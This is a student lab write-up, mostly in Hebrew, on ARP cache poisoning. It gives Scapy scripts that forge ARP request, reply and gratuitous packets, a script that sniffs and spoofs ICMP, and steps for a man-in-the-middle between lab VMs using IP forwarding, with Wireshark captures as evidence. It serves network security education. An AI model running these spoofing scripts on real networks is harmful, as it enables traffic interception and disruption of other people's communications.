


# ARP Cache Poisoning Attack Lab



## Task 1: ARP Cache Poisoning:

במטלה זו אנו ננסה לתקוף באמצעות פרוטוקול ARP . קיימת טבלת ARP שנמצאת בכל מחשב ברשת. בטבלה יש צירופים של כתובות IP וכתובות MAC של מחשבים המקושרים אליו.

במשימה זו אנו ננסה להרעיל את טבלאות ה ARP של ה Client וה Server באמצעות ARP request , ARP reply , ו- ARP gratuitous.

לאחר שנצליח להרעיל את הטבלאות ה ARP שלהם הם לא יוכלו לתקשר אחד עם השני אלא רק עם ה attacker ללא ידיעתם עד שיבדקו את טבלאות ה ARP שלהם ויראו שיש שם משהו לא תקין כלומר כתובת MAC אחת שייכת לשתי כתובות IP שונות וינסו להשיג מחדש את כתובות ה MAC של הצד השני.

### Task 1A (using ARP request):


מצב ראשוני, לפני התקיפה, טבלאת ה ARP של ה client

```
Terminal
[04/12/2024 17:09] Client >>> arp -a
? (10.0.2.6) at 08:00:27:b0:a2:eb [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:5f:1a:9e [ether] on enp0s3
? (10.0.2.12) at <incomplete> on enp0s3
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:26:63:7f [ether] on enp0s3
? (10.0.2.22) at <incomplete> on enp0s3
[04/12/2024 17:09] Client >>> █
```

כתבנו את ה Script הבא באמצעות Scapy שבו ה Attacker שולח packet request מזויפת עם ה MAC שלו, IP מקור של השרת ו IP יעד של הלקוח.

```
Terminal
from scapy.all import *
E = Ether()
A = ARP(op=ARP.who_has)
A.hwsrc = "08:00:27:5f:1a:9e" #attacker mac address
A.psrc = "10.0.2.6" # server ip (source ip field)
A.pdst = "10.0.2.5" # client ip (change this ip to point attacker mac address)
pkt = E/A
sendp(pkt)
print("Sent packet with mac address", A.hwsrc)
print("and with ip that point to the above mac", A.pdst)
```

## sniffing



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-12 18:26:42.1410531...	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0.2...
2	2024-04-12 18:26:42.1418154...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is at...
3	2024-04-12 18:26:42.2364022...	PcsCompu_5f:1a:9e	PcsCompu_b4:6a:29	ARP	42	Who has 10.0.2...
4	2024-04-12 18:26:42.2371717...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is at...
5	2024-04-12 18:26:54.4671848...	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request ...
6	2024-04-12 18:26:54.4731289...	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK ...
7	2024-04-12 18:26:59.5665166...	PcsCompu_b4:6a:29	PcsCompu_26:63:7f	ARP	60	Who has 10.0.2...
8	2024-04-12 18:26:59.5665512...	PcsCompu_26:63:7f	PcsCompu_b4:6a:29	ARP	60	10.0.2.3 is at...

Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_b4:6a:29 (08:00:27:b4:6a:29)	
▼ Address Resolution Protocol (request)	
Hardware type: Ethernet (1)	
Protocol type: IPv4 (0x0800)	
Hardware size: 6	
Protocol size: 4	
Opcode: request (1)	
Sender MAC address: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e)	
Sender IP address: 10.0.2.6	
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)	
Target IP address: 10.0.2.5	

ה client שלח ping ל ip server וכפי שניתן לראות ה mac address ששמורה אצל ה client היא של התוקף ולא של ה server, כלומר מי שקיבל את ה packet הזה זה בכלל התוקף ולא ה server.

\*enp0s3

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length
1	2024-04-12 17:12:54.0259377...	10.0.2.5	10.0.2.6	ICMP	9
2	2024-04-12 17:12:55.0396755...	10.0.2.5	10.0.2.6	ICMP	9
3	2024-04-12 17:12:56.0630079...	10.0.2.5	10.0.2.6	ICMP	9
4	2024-04-12 17:12:57.0973900...	10.0.2.5	10.0.2.6	ICMP	9
5	2024-04-12 17:12:59.2638507...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	6
6	2024-04-12 17:13:00.2870253...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	6
7	2024-04-12 17:13:01.3120129...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	6
8	2024-04-12 17:13:02.4102561...	10.0.2.5	10.0.2.6	ICMP	9

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0  
 Ethernet II, Src: PcsCompu\_b4:6a:29 (08:00:27:b4:6a:29), Dst: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)  
 Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6  
 Internet Control Message Protocol

בנוסף ניתן לראות את טבלת ה arp של ה client הורעלה ויש ל MAC של התוקף 2 כתובות קו שמצביעות אליו. אחת שלו והשנייה של ה server.

```
[04/12/2024 17:17] Client >>> arp -a
? (10.0.2.6) at 08:00:27:5f:1a:9e [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:5f:1a:9e [ether] on enp0s3
? (10.0.2.12) at <incomplete> on enp0s3
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:26:63:7f [ether] on enp0s3
? (10.0.2.22) at <incomplete> on enp0s3
```

## Task 1B (using ARP reply)


כתבנו את ה Script הבא באמצעות Scapy שבו ה Attacker שולח ARP packet  
reply מזוייפת שבמקור ה MAC הוא שלו וה IP של ה server  
וביעד ה MAC וה IP של ה client

op=2 = arp.reply(is at)

```
Terminal
from scapy.all import *
E = Ether()
A = ARP(op=2)
A.hwsrc = "08:00:27:5f:1a:9e" #attacker mac address
A.hwdst="08:00:37:b0:a2:eb"
A.psrc = "10.0.2.6" # server ip (source ip field)
A.pdst = "10.0.2.5" # client ip (Im looking for this mac address)
pkt = E/A
sendp(pkt)
print("Sent packet with mac address", A.hwsrc)
print(ARP.is_at)
```

לאחר שליחת packet זה טבלת ה- ARP אצל ה client תורעל וכתובת ה IP של  
ה server תהיה משוייכת לכתובת ה MAC של ה attaker.

ניתן לראות לפי ה sniffer של התוקף שאכן ה server mac address מהצד של ה  
client הוא של התוקף.



Wireshark packet capture showing an ARP reply packet. The packet list shows 10 packets. Packet 3 is the ARP reply from the attacker (08:00:27:5f:1a:9e) to the client (08:00:37:b0:a2:eb) with source IP 10.0.2.6 and destination IP 10.0.2.5. The packet details show the ARP opcode as 'reply (2)' and the sender MAC address as 'PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)'. A warning message indicates a duplicate IP address detected for 10.0.2.5.

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-12 18:21:04.7180179...	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0...
2	2024-04-12 18:21:04.7191565...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is ...
3	2024-04-12 18:21:04.7402723...	PcsCompu_5f:1a:9e	PcsCompu_b4:6a:29	ARP	42	10.0.2.6 is ...
4	2024-04-12 18:22:38.2987354...	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request...
5	2024-04-12 18:22:38.3042815...	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK ...
6	2024-04-12 18:22:43.3143051...	PcsCompu_b4:6a:29	PcsCompu_26:63:7f	ARP	60	Who has 10.0...
7	2024-04-12 18:22:43.3143143...	PcsCompu_26:63:7f	PcsCompu_b4:6a:29	ARP	60	10.0.2.3 is ...
8	2024-04-12 18:24:14.8736982...	10.0.2.4	10.0.2.3	DHCP	342	DHCP Request...
9	2024-04-12 18:24:14.8798799...	10.0.2.3	10.0.2.4	DHCP	590	DHCP ACK ...
10	2024-04-12 18:24:19.9638210...	PcsCompu_5f:1a:9e	PcsCompu_26:63:7f	ARP	42	Who has 10.0...

Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
Ethernet II, Src: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu\_b4:6a:29 (08:00:27:b4:6a:29)  
[Duplicate IP address detected for 10.0.2.5 (08:00:37:b0:a2:eb) - also in use by 08:00:27:b4:6a:29 (frame ...)]  
Address Resolution Protocol (reply)  
Hardware type: Ethernet (1)  
Protocol type: IPv4 (0x0800)  
Hardware size: 6  
Protocol size: 4  
Opcode: reply (2)  
Sender MAC address: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)  
Sender IP address: 10.0.2.6

הצלחנו במשימה להרעיל את ה Client באמצעות ARP reply.

## Task 1C (using ARP gratuitous message)

נשלח פקט gratuitous

```
from scapy.all import *
server_ip = "10.0.2.4" # server ip
eth = Ether(dst="ff:ff:ff:ff:ff:ff")
attacker_mac = "08:00:27:5f:1a:9e"
arp = ARP(op= ARP.is_at, psrc=server_ip, pdst=server_ip, hwsrc= attacker_mac, hwdst="ff:ff:ff:ff:ff:ff")
sendp(eth/arp)
```

```
Sent 1 packets.
[04/16/2024 22:17] Attacker >>> sudo python task_1_C.py
Sent 1 packets.
```

\*enp0s3

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-16 22:19:06.777247823	00:00:00_00:00:00	Broadcast	ARP	42	Gratuitous ARP for 10...

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0

Ethernet II, Src: 00:00:00\_00:00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Address Resolution Protocol (reply/gratuitous ARP)

Hardware type: Ethernet (1)

Protocol type: IPv4 (0x0800)

Hardware size: 6

0000	ff ff ff ff ff ff 00 00	00 00 00 00 08 06 00 01	.....
0010	08 00 06 04 00 02 08 00	27 5f 1a 9e 0a 00 02 04	.....
0020	ff ff ff ff ff ff 0a 00	02 04	.....

## סיכום:

במשימה זו הצלחנו לעמוד בהצלחה וניתן להוכיח זאת בכך שכאשר נסתכל מהמחשב של attacker ב Wireshark אנחנו נראה שכאשר ה Client מנסה לשלוח הודעה אל ה server אז מופיע בכתובת היעד IP של ה server אבל בפועל כתובת MAC שמופיעה בתוך ה packet היא הכתובת של ה attacker כך שהserver יתעלם ממנה וה attacker לא

במשימה זו גילינו שבאמצעות packet אחת ניתן להרעיל את טבלת ה ARP של מחשב אחר ברשת ובכך להפסיק לגרום לו לתקשר אם כל מחשב אחר שנרצה ברשת.

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

במטלה זו אנחנו ננסה להגיע למעמד MITM בין ה client ל server כאשר אנחנו נמצאים במעמד זה אנחנו שולטים בכל התעבורה ברשת בין ה client ל server ולהיפך יש לנו את היכולת לזייף הודעות לשונות הודעות או ליירט הודעות ללא ידיעת כל אחד מהצדדים האחרים

ננסה להגיע למצב שאנחנו MITM בין ה client ל server בכך שנשלח הודעות מזויפות ונרעיל להם את טבלאות ה ARP כך שהתקשורת telnet שלהם תהיה חייבת לעבור דרך התוקף אנחנו נדע שהצלחנו לעמוד במשימה בכך server וה client לא יכלו לדבר ישירות אחד עם השני ללא ידיעתם ונצליח לשנות את המסר שעובר בתקשורת ה telnet ביניהם.

### Step 1 (Launch the ARP cache poisoning attack)

יצרנו קוד בפיתון שישלח את ה packets שבעזרתן נהפוך להיות MITM. הקוד שולח הודעת ARP who\_has, שבעת שליחתה אנחנו משייכים פעם אחת את ה mac שלנו לכתובת IP של ה client ופעם אחת את ה mac שלנו לכתובת IP של ה server ובתקווה נגיע למצב שכל אחד מהם יעדכן את טבלת ה ARP שלו וישמור אותנו בתור ה client/server בהתאמה.

```
Terminal
from scapy.all import *
def send_packet(attacker_mac:str, attacker_fake_ip:str, ip_looking_for: str):
    E = Ether()
    A = ARP(op=ARP.who_has,hwsrc=attacker_mac, psrc=attacker_fake_ip,pdst=
            ip_looking_for)
    sendp(E/A)
    print("packet sent")

attacker_mac = "08:00:27:5f:1a:9e"
server_ip = "10.0.2.6"
client_ip = "10.0.2.5"
send_packet(attacker_mac, server_ip, client_ip)
send_packet(attacker_mac, client_ip, server_ip)

#First packet makes client think we are the server and the other packet makes th
e server think we are the client and then we will become MIDM
```

שלחנו את ה packets:



*enp0s3							
Apply a display filter ... <Ctrl-/> Expression...							
No.	Time	Source	Destination	Protocol	Length	Info	
1	2024-04-13 19:12:17.7220050...	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.4	
2	2024-04-13 19:12:17.7229089...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is at 08:00:27:b4:6a:29	
3	2024-04-13 19:12:17.7406087...	PcsCompu_5f:1a:9e	PcsCompu_b4:6a:29	ARP	42	Who has 10.0.2.5? Tell 10.0.2.6	
4	2024-04-13 19:12:17.7417745...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is at 08:00:27:b4:6a:29	
5	2024-04-13 19:12:17.7898335...	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.4	
6	2024-04-13 19:12:17.7908553...	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	10.0.2.6 is at 08:00:27:b0:a2:eb	
7	2024-04-13 19:12:17.8088286...	PcsCompu_5f:1a:9e	PcsCompu_b0:a2:eb	ARP	42	Who has 10.0.2.6? Tell 10.0.2.5 (du	
8	2024-04-13 19:12:17.8095864...	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	10.0.2.6 is at 08:00:27:b0:a2:eb (d	

▶ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
 ▶ Ethernet II, Src: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 ▼ Address Resolution Protocol (request)  
     Hardware type: Ethernet (1)  
     Protocol type: IPv4 (0x0800)  
     Hardware size: 6  
     Protocol size: 4  
     Opcode: request (1)  
     Sender MAC address: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)  
     Sender IP address: 10.0.2.4  
     Target MAC address: 00:00:00 00:00:00 (00:00:00:00:00:00)

## Step 2 (Testing):

נעזר בקוד הבא על מנת להעביר icmp packets מה client ל server.

```
Terminal
from scapy.all import *
# ihl - ip header lenght
# pkt[ICMP].type = 8 for ping and = 0 is for replay

def spoof_packet(pkt):
    if pkt[ICMP].type == 8:
        print("original packet: src_ip: ",pkt[IP].src )
        print("dst ip: ", pkt[IP].dst)
        ip = IP(src = pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id= pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt= ip/icmp/data
        print("spoofed packet src_ip: ", newpkt[IP].src)
        print("Destination IP: ", newpkt[IP].dst)
        send(newpkt, verbose=0)

if __name__ == '__main__':
    pkt = sniff(filter = 'icmp and src host 10.0.2.5', prn=spoof_packet)
```

שלחנו ping מהשרת ללקוח (ip 10.0.2.5) אבל כפי שניתן לראות כתובת ה-mac שקיבלה את ה ping היא כתובת ה-mac התוקף. הצלחנו.

The screenshot displays a virtual machine environment with a terminal window and Wireshark packet capture. The terminal window shows the execution of a script that sends a spoofed ping packet. The Wireshark window shows the captured packets, including the spoofed ping request.

Terminal output:

```
packet sent
Sent 1 packets.
packet sent
[04/13/2024 19:12] Attacker >>> ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:5f:1a:9e
            inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
```

Wireshark packet capture table:

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-13 19:14:53.9104240...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=0x1b8a, seq...
2	2024-04-13 19:14:54.9131791...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=0x1b8a, seq...
3	2024-04-13 19:14:55.9377284...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=0x1b8a, seq...
4	2024-04-13 19:14:56.9617074...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=0x1b8a, seq...
5	2024-04-13 19:14:59.0730385...	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
6	2024-04-13 19:15:00.0969464...	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
7	2024-04-13 19:15:01.1212901...	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6

Wireshark packet details for Frame 1:

- Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
- Ethernet II, Src: PcsCompu\_b0:a2:eb (08:00:27:b0:a2:eb), Dst: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)
- Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
- Internet Control Message Protocol

עשינו את אותו הדבר גם מהצד של ה client וזה שהגיב ל ping היה בעצם התוקף,  
כלומר הצלחנו להיות MITM.

Attacker [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark

Terminal

```
packet sent
Sent 1 packets.
packet sent
[04/13/2024 19:12] Attacker >>> ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:5f:1a:9e
inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
```

\*enp0s3

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-13 19:21:06.0420066...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x26b5, seq...
2	2024-04-13 19:21:07.0509389...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x26b5, seq...
3	2024-04-13 19:21:08.0749948...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x26b5, seq...
4	2024-04-13 19:21:09.0986430...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x26b5, seq...

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0

Ethernet II, Src: PcsCompu\_b4:6a:29 (08:00:27:b4:6a:29), Dst: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)

Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6


Internet Control Message Protocol

```
0000 08 00 27 5f 1a 9e 08 00 27 b4 6a 29 08 00 45 00 ..'....'.j)..E.
0010 00 54 0d 96 40 00 40 01 15 09 0a 00 02 05 0a 00 .T..@.@. ....
0020 02 06 08 00 30 5f 26 b5 00 01 f4 b0 1a 66 9c d0 ....0_&.....f..
0030 0a 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 .....
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 ..... !"#$$%
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &'()*+,-./012345
0060 36 37 67
```

### Step 3 (Turn on IP forwarding)

```
[04/13/2024 19:29] Attacker >>> sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

ניתן לראות כעת שאנחנו מעבירים את הפקטות שמגיעות אלינו מ 10.0.2.5 אל 10.0.2.6 האמיתי באמצעות Redirect.



No.	Time	Source	Destination	Protocol	Length	Info
4	2024-04-13 19:32:50.1863147...	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	10.0.2.6 is at 08:00:27:b0:a2:eb
5	2024-04-13 19:32:50.1863189...	10.0.2.4	10.0.2.6	ICMP	126	Redirect (Redirect for..
6	2024-04-13 19:32:50.1863624...	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is at 08:00:27:b4:6a:29
7	2024-04-13 19:32:50.1863644...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=0x1be8, se..
8	2024-04-13 19:32:50.1866873...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) reply id=0x1be8, se..
9	2024-04-13 19:32:50.1866935...	10.0.2.4	10.0.2.5	ICMP	126	Redirect (Redirect for..
10	2024-04-13 19:32:50.1867308...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) reply id=0x1be8, se..
